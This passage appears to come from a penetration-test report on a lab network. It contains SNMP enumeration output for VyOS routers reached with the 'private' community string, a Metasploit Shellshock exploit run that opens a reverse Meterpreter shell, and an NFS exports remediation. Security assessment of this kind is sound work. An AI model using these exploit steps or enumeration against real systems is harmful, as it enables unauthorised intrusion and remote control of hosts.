  Device id                 : [#<SNMP::Integer:0x00005582ba8231f0 @value=6>]
  Filesystem type           : ["unknown"]
  Device unit               : [#<SNMP::Integer:0x00005582bab0b0c0 @value=1024>]
  Memory size               : 489.27 MB
  Memory used               : 27.89 MB

  Description               : ["Cached memory"]
  Device id                 : [#<SNMP::Integer:0x00005582baabbd90 @value=7>]
  Filesystem type           : ["unknown"]
  Device unit               : [#<SNMP::Integer:0x00005582baa64630 @value=1024>]
  Memory size               : 96.84 MB
  Memory used               : 96.84 MB

  Description               : ["Shared memory"]
  Device id                 : [#<SNMP::Integer:0x00005582baa1d758 @value=8>]
  Filesystem type           : ["unknown"]
  Device unit               : [#<SNMP::Integer:0x00005582baa0e230 @value=1024>]
  Memory size               : 388.00 KB
  Memory used               : 388.00 KB

  Description               : ["Swap space"]
  Device id                 : [#<SNMP::Integer:0x00005582ba9cc268 @value=10>]
  Filesystem type           : ["unknown"]
  Device unit               : [#<SNMP::Integer:0x00005582ba9c8578 @value=1024>]
  Memory size               : 0 bytes
  Memory used               : 0 bytes

  Description               : ["/lib/init/rw"]
```

3.2.3 192.168.0.230

```
root@kali:~# snmp-check 192.168.0.230 -c private
snmp-check v1.9 - SNMP enumerator
Copyright (c) 2005-2015 by Matteo Cantoni (www.nothink.org)

[+] Try to connect to 192.168.0.230:161 using SNMPv1 and community 'private'

[*] System information:

  Host IP address               : 192.168.0.230
  Hostname                      : vyos
  Description                   : Vyatta VyOS 1.1.7
  Contact                       : root
  Location                      : Unknown
  Uptime snmp                   : 05:11:34.67
  Uptime system                 : 05:11:21.31
  System date                   : 2022-1-13 15:19:07.0

[*] Network information:

  IP forwarding enabled         : yes
  Default TTL                   : 64
  TCP segments received         : 411108
  TCP segments sent             : 369769
  TCP segments retrans          : 1
  Input datagrams               : 760468
  Delivered datagrams           : 458956
  Output datagrams              : 718265

[*] Network interfaces:

  Interface                     : [ up ] lo
  Id                            : 1
  Mac Address                   : :::::
  Type                          : softwareLoopback
  Speed                         : 10 Mbps
  MTU                           : 65536
  In octets                     : 48353
  Out octets                    : 48353

  Interface                     : [ up ] VMware VMXNET3 Ethernet Controller
  Id                            : 2
  Mac Address                   : 00:50:56:99:c7:f8
  Type                          : ethernet-csmacd
  Speed                         : 4294 Mbps
  MTU                           : 1500
  In octets                     : 53356696
  Out octets                    : 59768811

  Interface                     : [ up ] Intel Corporation 82545EM Gigabit Ethernet Controller (Copper)
  Id                            : 3
  Mac Address                   : 00:50:56:99:52:f3
  Type                          : ethernet-csmacd
  Speed                         : 1000 Mbps
  MTU                           : 1500
  In octets                     : 3996261
  Out octets                    : 4373451

  Interface                     : [ up ] Intel Corporation 82545EM Gigabit Ethernet Controller (Copper)
  Id                            : 4
  Mac Address                   : 00:50:56:99:c3:cb
  Type                          : ethernet-csmacd
  Speed                         : 1000 Mbps
  MTU                           : 1500
  In octets                     : 11526827
  Out octets                    : 10610860
```


```
[*] Network IP:

  Id                IP Address          Netmask             Broadcast
  1                 3.3.3.3             255.255.255.255     0
  1                 127.0.0.1           255.0.0.0           0
  3                 192.168.0.129       255.255.255.224     1
  2                 192.168.0.230       255.255.255.252     1
  4                 192.168.0.233       255.255.255.252     1

[*] Routing information:

  Destination       Next hop            Mask                Metric
  3.3.3.3           0.0.0.0             255.255.255.255     0
  127.0.0.0         0.0.0.0             255.0.0.0           0
  172.16.221.0      192.168.0.229       255.255.255.0       1
  192.168.0.32      192.168.0.229       255.255.255.224     1
  192.168.0.64      192.168.0.234       255.255.255.224     1
  192.168.0.96      192.168.0.234       255.255.255.224     1
  192.168.0.128     0.0.0.0             255.255.255.224     0
  192.168.0.192     192.168.0.229       255.255.255.224     1
  192.168.0.224     192.168.0.229       255.255.255.252     1
  192.168.0.228     0.0.0.0             255.255.255.252     0
  192.168.0.232     0.0.0.0             255.255.255.252     0
  192.168.0.240     192.168.0.234       255.255.255.252     1

[*] TCP connections and listening ports:

  Local address     Local port          Remote address      Remote port         State
  0.0.0.0           22                  0.0.0.0             0                   listen
  0.0.0.0           80                  0.0.0.0             0                   listen
  0.0.0.0           443                 0.0.0.0             0                   listen
  127.0.0.1         199                 0.0.0.0             0                   listen
  127.0.0.1         199                 127.0.0.1           35432               established
  127.0.0.1         199                 127.0.0.1           35434               established
  127.0.0.1         199                 127.0.0.1           35436               established
  127.0.0.1         35432               127.0.0.1           199                 established
  127.0.0.1         35434               127.0.0.1           199                 established
  127.0.0.1         35436               127.0.0.1           199                 established

[*] Listening UDP ports:

  Local address     Local port
  0.0.0.0           123
  0.0.0.0           161
  3.3.3.3           123
  127.0.0.1         123
  192.168.0.129     123
  192.168.0.230     123
  192.168.0.233     123
```

3.2.4 192.168.0.233

```
root@kali:~# snmp-check 192.168.0.233 -c private
snmp-check v1.9 - SNMP enumerator
Copyright (c) 2005-2015 by Matteo Cantoni (www.nothink.org)

[+] Try to connect to 192.168.0.233:161 using SNMPv1 and community 'private'

[*] System information:

  Host IP address               : 192.168.0.233
  Hostname                      : vyos
  Description                   : Vyatta VyOS 1.1.7
  Contact                       : root
  Location                      : Unknown
  Uptime snmp                   : 05:12:26.23
  Uptime system                 : 05:12:12.87
  System date                   : 2022-1-13 15:19:59.0

[*] Network information:

  IP forwarding enabled         : yes
  Default TTL                   : 64
  TCP segments received         : 411108
  TCP segments sent             : 369769
  TCP segments retrans          : 1
  Input datagrams               : 761120
  Delivered datagrams           : 459591
  Output datagrams              : 718922

[*] Network interfaces:

  Interface                     : [ up ] lo
  Id                            : 1
  Mac Address                   : :::::
  Type                          : softwareLoopback
  Speed                         : 10 Mbps
  MTU                           : 65536
  In octets                     : 48353
  Out octets                    : 48353

  Interface                     : [ up ] VMware VMXNET3 Ethernet Controller
  Id                            : 2
  Mac Address                   : 00:50:56:99:c7:f8
  Type                          : ethernet-csmacd
  Speed                         : 4294 Mbps
  MTU                           : 1500
  In octets                     : 53419343
  Out octets                    : 59845815

  Interface                     : [ up ] Intel Corporation 82545EM Gigabit Ethernet Controller (Coppe
  Id                            : 3
  Mac Address                   : 00:50:56:99:52:f3
  Type                          : ethernet-csmacd
  Speed                         : 1000 Mbps
  MTU                           : 1500
  In octets                     : 3996261
  Out octets                    : 4374137

  Interface                     : [ up ] Intel Corporation 82545EM Gigabit Ethernet Controller (Coppe
  Id                            : 4
  Mac Address                   : 00:50:56:99:c3:cb
  Type                          : ethernet-csmacd
  Speed                         : 1000 Mbps
  MTU                           : 1500
  In octets                     : 11534547
```

```
[*] Network IP:

  Id                  IP Address          Netmask             Broadcast
  1                   3.3.3.3             255.255.255.255     0
  1                   127.0.0.1           255.0.0.0           0
  3                   192.168.0.129       255.255.255.224     1
  2                   192.168.0.230       255.255.255.252     1
  4                   192.168.0.233       255.255.255.252     1

[*] Routing information:

  Destination         Next hop            Mask                Metric
  3.3.3.3             0.0.0.0             255.255.255.255     0
  127.0.0.0           0.0.0.0             255.0.0.0           0
  172.16.221.0        192.168.0.229       255.255.255.0       1
  192.168.0.32        192.168.0.229       255.255.255.224     1
  192.168.0.64        192.168.0.234       255.255.255.224     1
  192.168.0.96        192.168.0.234       255.255.255.224     1
  192.168.0.128       0.0.0.0             255.255.255.224     0
  192.168.0.192       192.168.0.229       255.255.255.224     1
  192.168.0.224       192.168.0.229       255.255.255.252     1
  192.168.0.228       0.0.0.0             255.255.255.252     0
  192.168.0.232       0.0.0.0             255.255.255.252     0
  192.168.0.240       192.168.0.234       255.255.255.252     1

[*] TCP connections and listening ports:

  Local address       Local port          Remote address      Remote port         State
  0.0.0.0             22                  0.0.0.0             0                   listen
  0.0.0.0             80                  0.0.0.0             0                   listen
  0.0.0.0             443                 0.0.0.0             0                   listen
  127.0.0.1           199                 0.0.0.0             0                   listen
  127.0.0.1           199                 127.0.0.1           35432               established
  127.0.0.1           199                 127.0.0.1           35434               established
  127.0.0.1           199                 127.0.0.1           35436               established
  127.0.0.1           35432               127.0.0.1           199                 established
  127.0.0.1           35434               127.0.0.1           199                 established
  127.0.0.1           35436               127.0.0.1           199                 established

[*] Listening UDP ports:

  Local address       Local port
  0.0.0.0             123
  0.0.0.0             161
  3.3.3.3             123
  127.0.0.1           123
  192.168.0.129       123
  192.168.0.230       123
  192.168.0.233       123
```

APPENDIX D – METASPLOIT PIVOTING



```
msf5 > use
Display all 4003 possibilities? (y or n)
msf5 > use exploit/multi/http/apache_mod_cgi_bash_env_exec
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > options

Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   CMD_MAX_LENGTH    2048             yes       CMD max line length
   CVE               CVE-2014-6271    yes       CVE to check/exploit (Accepted: CVE-2014-6271, CVE-2014-6278)
   HEADER            User-Agent       yes       HTTP header to use
   METHOD            GET              yes       HTTP method to use
   Proxies                            no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                             yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPATH             /bin             yes       Target PATH for binaries used by the CmdStager
   RPORT             80               yes       The target port (TCP)
   SRVHOST           0.0.0.0          yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
   SRVPORT           8080             yes       The local port to listen on.
   SSL               false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                            no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI                          yes       Path to CGI script
   TIMEOUT           5                yes       HTTP read response timeout (seconds)
   URIPATH                            no        The URI to use for this exploit (default is random)
   VHOST                              no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   Linux x86


msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set rhosts 192.168.0.242
rhosts => 192.168.0.242
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set TARGETURL /cgi-bin/status
TARGETURL => /cgi-bin/status
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > run

[-] Exploit failed: The following options failed to validate: TARGETURI.
[*] Exploit completed, but no session was created.
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set TARGETURI /cgi-bin/status
TARGETURI => /cgi-bin/status
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > run

[*] Started reverse TCP handler on 192.168.0.200:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (985320 bytes) to 192.168.0.234
[*] Meterpreter session 1 opened (192.168.0.200:4444 → 192.168.0.234:44652) at 2022-01-05 11:07:20 -0500

meterpreter > sessions
```

APPENDIX E – NFS FIXES

```
# /etc/exports: the access control list for filesystems which may be exported
#               to NFS clients.  See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes       hostname1(rw,sync,no_subtree_check) hostname2(ro,sync,no_subtree_check
#
# Example for NFSv4:
# /srv/nfs4        gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)
# /srv/nfs4/homes  gss/krb5i(rw,sync,no_subtree_check)
#
/home/xadmin/  192.168.0.*(ro,no_root_squash,fsid=32)
```


xadmin@192.168.0.210's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)
* Documentation: https://help.ubuntu.com/
Last login: Mon Jan 3 11:13:15 2022 from 192.168.0.200
xadmin@xadmin-virtual-machine:~$ cd
.cache/ .config/ Desktop/ Documents/ Downloads/ .gconf/ .local/ Music/ Pictures/ Public/ Templates/ Videos/
xadmin@xadmin-virtual-machine:~$ cd ..
xadmin@xadmin-virtual-machine:/home$ cd ..
xadmin@xadmin-virtual-machine:/$ cd etc/
xadmin@xadmin-virtual-machine:/etc$ sudo pico exports
[sudo] password for xadmin:
xadmin@xadmin-virtual-machine:/etc$ sudo pico exports
xadmin@xadmin-virtual-machine:/etc$ sudo service nfs-kernel-server restart
* Stopping NFS kernel daemon
* Unexporting directories for NFS kernel daemon...
* Exporting directories for NFS kernel daemon...
exportfs: /etc/exports [1]: Neither 'subtree_check' or 'no_subtree_check' specified for export "192.168.0.*:/home/xadmin/".
Assuming default behaviour ('no_subtree_check').
NOTE: this default has changed since nfs-utils version 1.0.x
* Starting NFS kernel daemon
xadmin@xadmin-virtual-machine:/etc$